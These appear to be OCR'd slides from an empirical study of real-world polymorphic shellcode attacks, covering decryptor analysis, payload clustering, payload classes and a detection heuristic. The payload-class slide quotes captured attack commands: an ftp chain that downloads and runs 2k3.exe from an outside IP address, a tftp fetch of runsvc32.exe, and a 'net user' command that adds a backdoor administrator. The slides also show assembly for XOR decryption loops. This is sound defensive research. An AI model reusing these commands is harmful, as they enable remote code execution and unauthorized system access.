
Shellcode as seen on the wire



Shellcode Diversity




- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Instances of a decent polymorphic shellcode engine?



Actual decrypted payload

Decrypted Payload Diversity



- Decrypted payloads also differ
  - Variable fields: IP addresses, port numbers, URLs, filenames, ...
  - When encrypted, different payloads produce different shellcodes
  - Main reason for shellcode diversity

Decryption Routines

- Extracted the decryptor of each captured shellcode
  - Start: seeding instruction of the GetPC code
  - End: branch instruction of the decryption loop
  - Compared only instruction opcode sequences, ignoring operands (variation due to decryption key, code length, register names, …)

```
 0 40000000 EB15            jmp 0x40000017
 1 40000017 E8E6FFFFFF    w call 0x40000002
 2 40000002 B98BE61341      mov ecx,0x4113e68b
 3 40000007 81F14DE61341    xor ecx,0x4113e64d
 4 4000000d 5E            r pop esi
 5 4000000e 807431FF85      xor byte [ecx+esi-
0x1],0x85
 6 40000013 E2F9          S loop 0x4000000e
 7 4000000e 807431FF85      xor byte [ecx+esi-
0x1],0x85
 8 40000013 E2F9          1 loop 0x4000000e
 9 4000000e 807431FF85      xor byte [ecx+esi-
0x1],0x85
10 40000013 E2F9          2 loop 0x4000000e
```

```
call
mov
xor
pop
xor
loop
```

Decryption Routines

- Decent polymorphic shellcode engines produce variable decryption code in each shellcode instance
  - Clet, ADMmutate, ShikataGaNai, TAPiON, …
- *Not in our case:* just **41** unique decryption routines
  - Seems that IDS evasion is not the primary purpose
  - Mostly variations of the code generated by Metasploit's shellcode encoders
- GetPC code seeding instruction: **27** `fstenv`, **14** `call`
- Decryption loop body length: avg. **2.92** instructions
  - Min: 1
  - Max:10

```
xor [ecx+esi-
0x1],0x85
loop 0x6000000e
```


```
xor [ebx],0x85
inc ebx
loop
0x60000266
```

```
xor
[edx+0x16],eax
add edx,0x4
add eax,
[edx+0x12]
loop 0x600003f5
```

```
xor
[esi],ebx
lodsd
add ebx,eax
test eax,eax
jnz
0x60001230
```


```
inc ecx
imul eax,
[ecx+0x41],0x10
xor al,[ecx+0x42]
xor al,[edx+0x42]
xor [edx+0x42]
inc ecx
inc edx
pop eax
push eax
cmp [ecx+0x42],al
jnz 0x600005a6
```

Doubly-encrypted shellcode



First layer: `alpha_mixed` variation


Second layer: `countdown` variation



Payload Categorization

- Slight variations in the implementation of the same operations
  - kernel32.dll base address resolution
  - API calls resolution (strings vs. hashing)
  - Library loading and initialization
  - Process creation and termination
  - Different API calls or assembly code with the same functionality
- Payload code clustering
  - Agglomerative hierarchical clustering
  - Relative edit distance over instruction sequences
  - Resulted in **41 payload types**

Payload Type Diversity



- Payload type diversity increases with the number of attacks for each port
  - Highly attacked ports are hit by several different malware families

Payload Classes

- Find the “purpose” of each payload
  - What does the shellcode actually do?
- Extracted the sequence of API calls
  - Also shell commands, if any
- Manually categorized each payload type into a generic payload *class* based on:
  - Network communication mechanism
  - Intended action
- Resulted in **7 payload classes**

Payload Classes

Class Types	#
ConnectExec	17
BindExec	9
HTTPExec	5
BindShell	4
AddUser	3
FTPExec	2
TFTPExec	1

```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user
Backupadmin corrie38 /ADD
&& net localgroup
Administrators Backupadmin
/ADD
```

```
tftp.exe -i 82.82.252.96 get
runsvc32.exe
```

Summary

- Remote code-injection attacks are still a major threat
- Attackers have also turned their attention to less widely used services and third-party applications
- Extensive sharing of code components among different malware families
- No true polymorphism…
  - Avoidance of restricted bytes
  - Convenience
- …but a few attacks employ sophisticated obfuscation
  - Things might start changing soon

An Empirical Study of Real-world Polymorphic Code Injection Attacks


thank you!

Michalis Polychronakis, mikepo@ics.forth.gr
Kostas Anagnostakis, kostas@i2r.a-star.edu.sg,
Evangelos Markatos, markatos@ics.forth.gr


fallback slides

Detection Heuristic


1. **GetPC code**
   - The decryptor must find the absolute address of the encrypted payload for accessing it (not known in advance)
   - call, fstenv/fnstenv, fsave/fnsave
2. **Self-references**
   - The decryptor reads from several *distinct* memory locations in its own body



attacks and unique instances per payload type



Polymorphic Shellcode Engines



- Off-the-shelf polymorphic shellcode engines
- Original shellcode is 128 bytes, 1000 mutations with each engine
- ***In all cases the shellcode is decrypted correctly***

Shellcode Diversity

